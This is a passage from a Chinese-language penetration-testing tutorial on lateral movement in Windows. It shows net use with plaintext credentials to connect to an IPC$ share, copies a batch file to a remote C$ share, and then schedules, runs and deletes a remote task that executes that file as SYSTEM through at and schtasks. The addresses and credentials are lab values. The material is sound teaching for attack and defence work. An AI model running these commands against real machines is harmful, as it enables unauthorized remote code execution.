





#### 4.2.1.2 建立 IPC 连接、copy 文件、创建计划任务
“`bash
net use \\192.168.19.169\c$ test@123 /user:adtest\jeff1
copy 1.bat \\192.168.19.169\c$
net time \\192.168.19.169
at \\192.168.19.169 1:03 c:\1.bat
“`
#### schtasks
由于 at 在新版本的系统中已被弃用,我们需要用 schtasks 替代

“`bash

schtasks /create /s 192.168.19.177 /u adtest\jeff1 /p test@123 /ru “SYSTEM” /tn test /sc DAILY /tr c:\1.bat /F
“`
创建计划任务,/s 指定远程机器名或 ip 地址,/ru 指定运行任务的用户权限,这里指定 为最高的 SYSTEM,/tn 是任务名称,/sc 是任务运行频率,这里指定为每天运行,并没什么 实际意义,/tr 指定运行的文件,/F 表示如果指定的任务已经存在,则强制创建任务并抑制警告
运行任务,其中/i 表示立即运行
“`bash
schtasks /run /s 192.168.19.177 /u adtest\jeff1 /p test@123 /tn test /i
“`


删除计划任务
“`bash
schtasks /delete /s 192.168.19.177 /u adtest\jeff1 /p test@123 /tn test /f
“`












请登录后查看评论内容